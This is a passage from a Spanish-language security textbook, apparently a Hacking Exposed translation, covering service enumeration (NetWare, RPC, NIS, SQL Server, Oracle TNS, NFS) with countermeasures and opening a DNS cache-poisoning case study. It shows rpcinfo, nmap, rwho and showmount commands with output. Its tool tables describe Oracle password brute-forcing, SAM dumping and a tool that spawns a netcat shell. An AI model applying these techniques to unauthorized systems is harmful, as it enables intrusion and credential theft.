


Figura 3-14 On-Site Admin de Novell es la herramienta más útil para enumerar redes de Novell.

La mayor de los árboles NDS pueden explorarse casi hasta la última hoja al usar el producto On-Site de Novell. En este caso, Client32 no conecta realmente el servidor seleccionado dentro del árbol. La razón es que, como opción predeterminada, NetWare 4.x permite que cualquiera explore el árbol. Parte de la información confidencial que puede obtenerse está ilustrada en la figura 3-16 (los usuarios, grupos, servidores, volúmenes: ¡el pastel completo!).

Al usar la información presentada aquí, un atacante puede cambiar a una penetración activa de sistema, como se describe en el capítulo 6.




Figura 3-15 On-Site Admin despliega información de volumen.

Medidas para contrarrestar la enumeración NetWare

Como siempre, la mejor defensa consiste en restringir el acceso a los servicios en cuestión. IPX no se anunciará claramente fuera de la firewall de extremo de Internet, pero recuerde que los intrusos pueden tener acceso a la esencia de la red IPX por medio del puerto 524 de TCP. No exponga este protocolo a redes no confiables.

Puede minimizar la exploración del árbol NDS al agregar un *filtro de derechos heredados* (*IRF, inheritance rights filter*) a la raíz del árbol. La información de árbol es increíblemente confidencial. No querrá que nadie explore esto por casualidad.




Figura 3-16 On-Site Admin permite la exploración de árboles NDS hasta la última hoja.

Enumeración de RPC de UNIX, 111 y 32771 de TCP/UDP

Popularidad:	*7*
Simplicidad:	*10*
Impacto:	*1*
Evaluación del riesgo:	***6***

Como cualquier otro recurso de red, las aplicaciones necesitan tener una forma de hablar entre sí en la red. Uno de los protocolos más populares para eso es la llamada a procedimiento remoto (RPC, Remote Procedure Call). Emplea un servicio denominado asignador de puertos (ahora conocido como rpcbind) para que sirva como intermediario entre las solicitudes de cliente y puertos que asigna de manera dinámica para escuchar aplicaciones. A pesar de los problemas que ha causado históricamente a los administradores de firewall, RPC sigue siendo muy popular. La herramienta rpcinfo es equivalente a finger para enumerar aplicaciones RPC que escuchan en hosts remotos y puede ser el objetivo en servidores que se encuentran escuchando en el puerto 111 (rpcbind) o 32771 (asignador de puertos alterno de Sun) en escaneos anteriores:

```
 [root$]rpcinfo -p 192.168.202.34
Program vers proto   port
100000   2   tdp     111    rusersd
100002   3   udp     712    rusersd
```

```
100011   3   udp     754    rquotad
100005   3   udp     635    mountd
100003   3   udp    2049    nfs
100004   3   tcp     778    ypserv
```

Esto le indica al atacante que en este host se ejecuta rusersd, NFS, y NIS (ypserv es el servidor NIS). Por lo tanto, `rusers` y `showmount -e` producirá más información (estas herramientas se analizarán en las secciones siguientes de este capítulo).

Para proporcionar funcionalidad de Windows a Unix, Microsoft ha desarrollado Windows Services for Unix (SFU), que está disponible de forma gratuita en http://technet.microsoft.com/en-us/interopmigration/bb380242.aspx. Aunque SFU puede resultar difícil algunas veces, proporciona varias de las mismas herramientas utilizadas bajo Unix como `showmount` y `rpcinfo`. Las herramientas han sido diseñadas para imitar a sus contrapartes de Unix, así que la sintaxis y las salidas son casi iguales:

```
C:\>rpcinfo -p 192.168.202.105
program  Version  Protocol  Port
---------------------------------------------------
100000   2        tcp       7938  portmapper
100000   2        udp       7938  portmapper
390113   1        tcp       7937
390103   2        tcp       9404
390109   2        tcp       9404
390110   1        tcp       9404
390103   2        udp       9405
390109   2        udp       9405
390110   1        udp       9405
390107   5        tcp       9411
390107   6        tcp       9411
390105   5        tcp       9417
390105   6        tcp       9417
```

Los hackers pueden poner en acción otros trucos con RPC. La versión de Solaris de Sun para UNIX es un segundo asignador en puertos arriba de 32771; por lo tanto, una versión modificada de rpcinfo dirigida a esos puertos liberaría la información de un equipo Solaris aunque el puerto 111 se bloqueara.

La mejor herramienta de escaneo RPC que hemos visto es nmap, que se analiza extensamente en el capítulo 7. Por lo general, los hackers tenían que proporcionar argumentos específicos con rpcinfo para ver estas aplicaciones RPC. Por ejemplo, para ver si el sistema objetivo en 192.168.202.34 está ejecutando el servidor ToolTalk Database (TTDB), que tiene un problema de seguridad conocido, puede insertar

```
[root$]rpcinfo -n 32776 -t 192.168.202.34 100083
```

El número 100083 es el "numero de programa" RPC para TTDB.

Nmap elimina la necesidad de adivinar números de programa específicos (por ejemplo, 100083). En cambio, puede proporcionar la opción `-sR` para que nmap haga todo el trabajo sucio:

```
[root$]nmap -sS -sR 192.168.1.10
Starting Nmap 4.62 ( http://nmap.org ) at 2008-07-18 20:47 Eastern
Daylight Time Interesting ports on (192.168.1.10):
Not shown: 1711 filtered ports
Port       State       Service (RPC)
23/tcp     open        telnet
4045/tcp   open        lockd (nlockmgr V1-4)
6000/tcp   open        xll
32771/tcp  open        sometimes-rpc5 (status V1)
32772/tcp  open        sometimes-rpc7 (rusersd V2-3)
32773/tcp  open        sometimes-rpc9 (cachefsd V1)
32774/tcp  open        sometimes-rpc11 (dmispd V1)
32775/tcp  open        sometimes-rpc13 (snmpXdmid V1)
32776/tcp  open        sometimes-rpc15 (tttdbservd V1)
Nmap done: 1 IP address (1 host up) scanned in 27.218 seconds
```

Medidas para contrarrestar la enumeración de RPC

No existe una manera sencilla de limitar esta fuga de información que no sea usar alguna forma de autentificación para RPC. (Revise con su vendedor de RPC para conocer las opciones disponibles.) De forma alterna, puede moverse a un paquete como Secure RPC de Sun, que autentifica con base en mecanismos de criptografía de clave pública. Por último, asegúrese de que los puertos 111 y 32771 (rpcbind), y todos los demás puertos RPC, se filtran en la firewall o se deshabilitan en sus sistemas UNIX/Linux.

rwho (UDP 513) y rusers (RPC programa 100002)

Popularidad:	*3*
Simplicidad:	*8*
Impacto:	*1*
Evaluación del riesgo:	***4***

Más bajo que finger en la cadena alimenticia encontramos las utilerías menos usadas `rusers` y `rwho`. Esta última regresa usuarios que han iniciado sesión actualmente en un host remoto al ejecutar el daemon `rwho` (`rwhod`):

```
 [root$] rwho 192.168.202.34
root      localhost:ttyp0       Apr 11 09:21
jack      beanstalk:ttyp1       Apr 10 15:01
jimbo     192.168.202.77:ttyp2  Apr 10 17:40
```

`rusers` regresa una salida similar, con un poco menos de información, al usar el conmutador `-l`, incluida la cantidad de tiempo que ha pasado desde que el usuario ha escrito en el teclado. Esta información la proporciona el programa de Remote Procedure Call (RPC), rpc.rusersd, si se está ejecutando. Como se analizó antes en este capítulo, los asignadores de puerto de RPC suelen ejecutarse en 111 y 32771 de TCP/UDP en Sun. Aquí se muestra un ejemplo del cliente `rusers` enumerando usuarios que han iniciado sesión en un sistema UNIX:

```
 [root$] rusers -l 192.168.202.34
root      192.168.202.34:tty1        Apr 10 18:58:51
root      192.168.202.34:ttyp0       Apr 10 18:59:02 (:0.0)
```

Medidas para contrarrestar rwho y rusers

Al igual que finger, estos servicios deben apagarse. Por lo general se inician de manera independiente del superservidor inetd, así que tiene que buscar las referencias para `rpc.rwhod` y `rpc.rusersd` en las secuencias de comando de inicio (por lo general, se localizan en `/etc/init.d` y `/etc/rc*.d`) donde los servicios independientes se inician. Simplemente convierta en comentario las líneas relevantes al usar el carácter #.

Enumeración de NIS, RCP programa 100004

Popularidad:	*3*
Simplicidad:	*8*
Impacto:	*1*
Evaluación del riesgo:	***4***

Otra posible fuente de información de red UNIX es el sistema de información de red (NIS, Network Information System), un gran ejemplo de que una buena idea (una base de datos distribuida de información de red) implementada con un plan deficiente lleva a características de seguridad inexistentes. He aquí el problema principal de NIS: una vez que conoce el nombre de dominio NIS de un servidor, puede obtener cualquiera de sus mapas NIS al usar una simple consulta RPC. Los mapas NIS son las asignaciones distribuidas de cada información crítica del host, como el contenido del archivo passwd. Un ataque tradicional a NIS incluye el uso de herramientas de cliente NIS para tratar de adivinar el nombre de dominio. O una herramienta como `pscan`, escrita por Pluvius y disponible de muchos archivos de hacker en Internet, puede descubrir la información relevante al usar el argumento `-n`.

Medidas para contrarrestar NIS

Lo que deben recordar las personas que todavía usan NIS es que no deben usar una cadena fácil de adivinar para su nombre de dominio (nombre de compañía, nombre DNS, etc.). Esto facilita más a los hackers la recuperación de información, incluidas las bases de datos de contraseña. Si no quiere migrar a NIS+ (que tiene soporte para el cifrado de datos y la autentificación mediante RPC seguro), entonces por lo menos edite el archivo `/var/yp/securenets` para restringir el acceso a hosts/redes definidos o compile `ypserv` con soporte opcional para envolturas de TCP. Además, no incluya la raíz y otra información de cuenta de sistema en las tablas NIS.

Enumeración de servicio de resolución SQL, 1434 de UDP

Popularidad:	*5*
Simplicidad:	*8*
Impacto:	*2*
Evaluación del riesgo:	***5***

De manera tradicional, Microsoft SQL Server ha escuchado conexiones de cliente en puerto 1433 de TCP. A partir de SQL Server 2000, Microsoft introdujo la capacidad de hospedar varias instancias de SQL en el mismo equipo físico (piense en una instancia como un servidor SQL virtual distinto). El problema es que, de acuerdo con las reglas de TCP/IP, el puerto 1433 sólo puede servir como un puerto SQL predeterminado para una de las instancias en una máquina dada; el resto tiene que asignarse a un puerto TCP diferente. El servicio de resolución del servidor SQL identifica las instancias que están escuchando clientes remotos y en qué puertos lo hacen (considérelo como comparable con el asignador de puertos RPC, una especie de "asignador de instancia" de SQL). La resolución de servicio del servidor SQL siempre escucha en el 1434 de UDP en SQL Server 2000 y superior.

Chip Andrews, de sqlsecurity.com, lanzó una herramienta basada en Windows denominada SQLPing (http://sqlsecurity.com/Tools/FreeTools/tabid/65/Default.aspx) que consulta el 1434 de UDP y regresa instancias que escuchan en una máquina dada, como se muestra en la figura 3-17. SQLPing también tiene un buen conjunto de funcionalidad complementaria como un escaneo de rango IP y adivinanza de contraseña por fuerza bruta que permite al atacante obtener información con singular alegría de entornos SQL mal configurados.

Medidas para contrarrestar la enumeración de instancia SQL

El sitio de Chip Andrew, www.sqlsecurity.com, muestra una lista de varios pasos que puede dar para ocultar sus servidores de herramientas como SQLPing. La primera es la recomendación estándar de restringir el acceso al servicio con el uso de una firewall. Más dura es la recomendación alterna de Chip para eliminar todas las bibliotecas de comunicaciones de red al utilizar Server Network Utility; esto hará que SQL Server se vuelva sordo, tonto y mudo, a menos que especifique "(local)" o use un punto (.), en cuyo caso sólo serán posibles las conexiones locales. Por último, puede usar la opción "hide Server" bajo netlib de TCP/IP en Server Network Utility y eliminar los demás netlibs. Chip dice haber experimentado cambios erráticos del puerto TCP predeterminado a 2433 cuando realizaba este paso, así que esté prevenido.




Figura 3-17 SQLPing escanea instancias de SQL Server y adivina unas cuantas contraseñas.

Enumeración de Oracle TNS, 1521/2483 de TCP

Popularidad:	*5*
Simplicidad:	*8*
Impacto:	*2*
Evaluación del riesgo:	***5***

El escucha TNS (Transparent Network Substrate, sustrato de red transparente) de Oracle, que suele encontrarse en el puerto 1521 de TCP, administra tráfico de base de datos cliente/ser-

vidor. El escucha TNS puede dividirse en dos funciones: `tnslsnr` y `lsnrctl`. La primera administra principalmente la comunicación de base de datos cliente/servidor, mientras que la segunda maneja la administración de `tnslsnr`. Al investigar el escucha TNS de Oracle, o más específicamente la función `lsnrctl`, podemos obtener información útil, como el SID de la base de datos, versión, sistema operativo y varias opciones de configuración. El SID de la base de datos puede ser muy útil, porque se requiere al momento de iniciar sesión. Al conocer el SID de una base de datos Oracle particular, un atacante puede lanzar un ataque de fuerza bruta contra el servidor. Oracle es notorio porque tiene una vasta cantidad de cuentas predeterminadas que casi siempre son válidas cuando la enumeración TNS está disponible (si a la base de datos admins no le importa lo suficiente cerrar el servicio de escucha, ¿por qué le importaría lo suficiente quitar las cuentas predeterminadas?).

Una de las herramientas más simples para inspeccionar el escucha TNS de Oracle es AppSentry Listener Security Check (www.integrigy.com/security-resources/downloads/lsnrcheck-tool) de Integrigy. Esta aplicación para Windows de freeware funciona con sólo apuntar y hacer clic, lo que vuelve la enumeración TNS como una caminata en el parque.

Para las personas que no usan GUI, `tnscmd.pl` es una herramienta de enumeración Oracle <=9 TNS basada en Perl escrita por jwa. Después fue modificada y se le cambió el nombre a `tnscmd10g.pl`, por Saez Scheihing, para dar soporte a Oracle 10g TNT Listener. Mientras estas herramientas realizan una tarea básica de enumeración de escucha TNS, existen dos conjuntos de aplicaciones adicionales que realmente integran las tareas más comunes cuando se atacan bases de datos de Oracle.

El Oracle Assessment Kit (OAK), disponible en www.databasesecurity.com/dbsec/OAK.zip, de David Litchfield, y las Oracle Auditing Tools (OAT) disponible de www.cqure.net/wp/test/, de Patrik Karlsson, son dos conjuntos de aplicaciones de enumeración formulario Oracle que proporcionan funcionalidad similar. Aunque cada uno tiene sus ventajas, OAK y OAT se concentran en la enumeración TNS, enumeración SID y ataques de fuerza bruta a contraseñas. Las herramientas específicas de cada conjunto se identifican en las tablas 3-5 y 3-6.

Por último, para las tareas de enumeración SID más simples, Patrik Karlsson ha desarrollado la herramienta `getsids` (www.cqure.net/wp/getsids/).

Medidas para contrarrestar la enumeración Oracle TNS

Arup Nanda ha creado Project Lockdown (www.oracle.com/technology/pub/articles/project_lockdown/project-lockdown.pdf) para resolver los problemas de enumeración de TNS, además de los pasos generales para fortalecer la instalación predeterminada de Oracle. Su artículo describe cómo configurar permisos reforzados y cómo establecer contraseñas en el escucha TNS para que nadie que intente consultar el servicio tenga que proporcionar una contraseña para obtener información de éste. En el caso de Oracle 10g e instalaciones posteriores, la instalación predeterminada es un poco más segura, pero también tiene algunas desventajas. Integrigy ha proporcionado un excelente ensayo sobre la seguridad de Oracle que describe más a fondo este ataque, y también cubre la manera de asegurar Oracle un poco más. El artículo de Integrigy se localiza en www.integrigy.com/security-resources/whitepapers/Integrigy_Oracle_Listener_TNS_Security.pdf.

Herramienta	Descripción
`ora-brutesid`	Herramienta para usar fuerza bruta en SID de Oracle que intenta generar y probar todos los valores SID posibles dentro de un conjunto de espacios de claves.
`ora-getsid`	Herramienta de adivinación de SID que usa un archivo proporcionado por el atacante. OAK incluye `sidlist.txt`, que contiene los SID de uso común.
`ora-pwdbrute`	Fuerza bruta para contraseña que usa un archivo proporcionado por el atacante. OAK incluye `passwords.txt`, que viene con las contraseñas comunes para cuentas predeterminadas de Oracle.
`ora-userenum`	Usa fuerza bruta en nombres de usuario por medio de un archivo proporcionado por el atacante. OAK viene con `userlist.txt`, que contiene todos los nombres de usuarios predeterminados de Oracle.
`ora-ver`	Consulta directamente al escuchador TNS de Oracle para obtener información.
`ora-auth-alter-session`	Herramienta que intenta explotar la vulnerabilidad de auth-alter-session dentro de Oracle.

Tabla 3-5 Oracle Assessment Kit (OAK).

Herramienta	Descripción
`opwg`	Oracle Password Guesser. Realiza enumeración de SID y fuerza bruta de Oracle. `opwg` también prueba cuentas predeterminadas de Oracle.
`oquery`	Oracle Query. Herramienta de consulta SQL básica para Oracle.
`osd`	Oracle SAM Dump. Vuelca el SAM del sistema operativo Windows por medio del servicio Oracle al usar pwdump/TFTP.
`ose`	Oracle SysExec. Permite ejecución remota de comandos en el sistema operativo. En modo automático, `ose` actualiza netcat al servidor y genera una shell en el puerto 31337.
`otnsctl`	Oracle TNS Control. Consulta directamente el escucha TNS de Oracle en búsqueda de información.

Tabla 3-6 Oracle Auditing Tools (OAT).

Enumeración NFS, TCP/UDP 2049

Popularidad:	*7*
Simplicidad:	*10*
Impacto:	*1*
Evaluación del riesgo:	***6***

La utilería de UNIX `showmount` es útil para enumerar sistemas de archivos NFS exportados en una red. Por ejemplo, digamos que un escaneo previo indicaba que el puerto 2049 (NFS) está escuchando en un posible objetivo. Entonces puede usarse `showmount` para ver exactamente cuáles directorios se están compartiendo:

```
[root$] showmount -e 192.168.202.34
export list for 192.168.202.34:
/pub                                (everyone)
/var                                (everyone)
/usr                                user
```

El conmutador `-e` muestra la lista de exportación del servidor NFS. En el caso de usuarios de Windows, Windows Services for Unix (que se mencionó antes) también da soporte al comando `showmount`.

Medidas para contrarrestar la enumeración de NFS

Por desgracia, no se puede hacer mucho para tapar esta fuga, porque es un comportamiento predeterminado de NFS. Sólo asegúrese de que sus sistemas de archivos exportados tengan los permisos apropiados (lectura/escritura debe restringirse a hosts específicos) y NFS debe bloquearse en la firewall (puerto 2049). También pueden registrarse las solicitudes de `showmount` (otra buena forma de atrapar intrusos).

NFS ya no es el único software de sistema de archivos que encontrará en UNIX/Linux, debido a la creciente popularidad del conjunto de software de fuente abierta Samba, que proporciona servicios integrados de archivo e impresión a clientes SMB. SMB (Server Message Block) forma la base de la red de Windows, como ya se describió. Samba está disponible en www.samba.org y se distribuye con muchos paquetes de Linux. Aunque el archivo de configuración de servidor Samba (`/etc/smb.conf`) tiene algunos parámetros de seguridad directos, la configuración incorrecta todavía puede llevar a que recursos compartidos de red queden sin protección.

RESUMEN

Después de todo, la información es la segunda herramienta más poderosa para el hacker malicioso. Por fortuna, también pueden usarla los buenos para bloquear las cosas. Por supuesto, sólo

hemos tocado un puñado de las aplicaciones más comunes, porque el tiempo y espacio nos evitó cubrir la diversidad sin límites del software de red existente. Sin embargo, usar los conceptos básicos descritos aquí debe, por lo menos, ser un inicio para sellar los labios del software boca floja en su red, incluidos:

- **Arquitecturas de sistema operativo fundamentales** Los detalles de SMB de la familia Windows NT facilita en gran medida la evocación de las credenciales de usuario, exportaciones de sistema de archivo e información de aplicaciones. Bloquee NT y sus descendientes al deshabilitar o restringir el acceso a 139 y 445 de TCP y establecer RestrictAnonymous (o las opciones de Acceso de red relacionadas en Windows XP/Server 2003) como se sugirió antes en este capítulo. También recuerde que los nuevos sistemas operativos de Windows no han vencido totalmente ninguno de estos problemas, y vienen con algunos nuevos puntos de ataque en Active Directory, como LDAP y DNS. Novell NetWare divulgará información similar que requiere la diligencia debida para mantenerse privada.
- **SNMP** Diseñado para dar la mayor cantidad posible de información a conjuntos de aplicaciones de administración empresarial, los agentes SNMP configurados de manera inapropiada que utilizan cadenas de comunidad predeterminadas como "public" pueden dar estos datos a usuarios no autorizados.
- **Servicios de sistema operativo con fugas** Finger y rpcbind son buenos ejemplos de programas que dan mucha información. Además, casi todos los servicios de sistema operativo integrados presentan con entusiasmo anuncios que contienen el número de versión y el vendedor al menor cosquilleo. Deshabilite programas como finger, use implementaciones de envolturas de RPC o TCP, ¡y descubra con información de los vendedores cómo desactivar esos anuncios!
- **Aplicaciones personalizadas** Aunque no lo hemos analizado mucho en este capítulo, el ascenso de aplicaciones Web escritos desde cero ha dado como resultado un ascenso simultáneo en información cedido por un código de aplicación personalizado mal concebido. Pruebe sus propias aplicaciones, revise su diseño e implementación, y manténgase al día en las aplicaciones de hackeo en Web más recientes con *Hacking Exposed Web Applications, Second Edition* (McGraw-Hill Professional, 2006; www.webhackingexposed.com).
- **Firewalls** Muchas de las fuentes de fugas pueden filtrarse en la firewall. Ésta no es una excusa para no parchar los hoyos directamente en la máquina en cuestión, pero recorre un largo camino hacia la reducción de riesgo de explotación.

Por último, asegúrese de auditarse a sí mismo. ¿Se pregunta qué puertos están abiertos para enumeración en máquinas? Existen muchos sitios de Internet que escanearán sus sistemas remotamente. Uno gratuito que nos gusta usar se localiza en https://www.grc.com/x/ne.dll?bh0bkyd2, que se ejecuta como un escaneo nmap simple de un solo sistema o red de tamaño clase C (el sistema que solicita el escaneo debe estar dentro de este rango). Para conocer una lista de puertos y lo que son, visite www.iana.org/assignments/port-numbers.

PARTE 2

HACKEO DEL SISTEMA

ESTUDIO DE CASO: LA MALA SUERTE DE DNS (ADUEÑÁNDOSE DE INTERNET)

Si ha vivido bajo una roca en la última década, tal vez no esté consciente de que nuestra vida diaria en Internet depende de un pequeño mecanismo denominado sistema de nombre de dominio, conocido más afectuosamente como DNS (Domain Name System). En esencia, DNS sirve como una "libreta telefónica" para Internet que permite que nombres fáciles de recordar, como *www.google.com*, se traduzcan en direcciones IP consumible por las máquinas no tan fáciles de recordar como *209.85.173.99*. DNS también almacena entradas útiles que permiten que los servidores de correo electrónico se localicen, además de otros componentes que ayudan a mantener unido el tejido de Internet.

Aunque DNS es un servicio absolutamente esencial para Internet, no carece de desperfectos. Uno monumental fue descubierto públicamente por el notable investigador Dan Kaminsky en julio de 2008. Esta vulnerabilidad fue descubierta por Dan unos seis meses antes. Durante los meses restantes, Dan trabajó con muchos de los proveedores de tecnología y con las propiedades de Web más grandes para tratar de repararlo y llegar a una solución. La coordinación fue un esfuerzo monumental en una escala que nunca se había visto. ¿Así que cuál fue esta vulnerabilidad? ¿Qué significaba para la seguridad de Internet? ¿Por qué tanto secreto y coordinación para tratar resolver esto desde el día uno? Ah... dónde comenzar...

Las tonterías de DNS han ocurrido durante muchos años. En realidad, nuestro amigo Juan Hacker se ha ganado la vida envenenando el caché de DNS (o el almacenamiento local de nombres ya tomados) de servidores DNS vulnerables. Este método probado y garantizado depende de los servidores DNS auxiliares que tienen recursión habilitada (es decir, un servidor DNS que no tiene autoridad en un dominio específico pero que presta la ayuda suficiente como para descubrir la dirección IP del objetivo en su representación, como *www.unixwiz.net*). Aunque no se sabe la respuesta, el servidor objetivo DNS encontrará el "servidor de la verdad" para *www.unixwiz.net* y recuperará la dirección IP correspondiente, si se le pregunta. Los chicos malos se dieron cuenta que los servidores auxiliares irán y tratarán de encontrar las respuestas para clientes locales, además de clientes de Internet. Casi todos los ataques de envenenamiento de caché de DNS dependen de que la persona mala pida al servidor DNS de destino una dirección IP que no conoce, adivine un ID de consulta DNS (al modificar muchas respuestas devueltas al servidor DNS de destino) y, al final, haga que el servidor DNS de destino acepte información falsa. En este ejemplo, el registro Dirección (*A*) para *www.unixwiz.net* se resolvería a *www.chicomalo.net* porque el chico malo hizo que el servidor DNS creyera que recibió la ID de transacción correcta como respuesta a su solicitud inicial (lo que prueba, una vez más, que DNS es más útil que seguro). Sin embargo, debido a las técnicas de aleatorización de puerto de origen, adivinar el ID de una transacción es mucho más difícil de lo que solía ser.

Aquí entra Juan Hacker, que está de regreso merodeando para encontrar algunas víctimas por medio de sus técnicas de escaneo Tor anónimas que ya se analizaron. Aunque Juan es un maestro del envenenamiento de DNS, se da cuenta de que sus métodos antiguos consumían mucho tiempo y al final de cuentas no eran tan fructíferos como solían ser (aleatorización de puerto de origen molesto). De manera específica, si intentaba envenenar el caché de un servidor DNS de destino y no lograba adivinar la consulta ID correcta (una posibilidad entre 65535), hubiera teni-

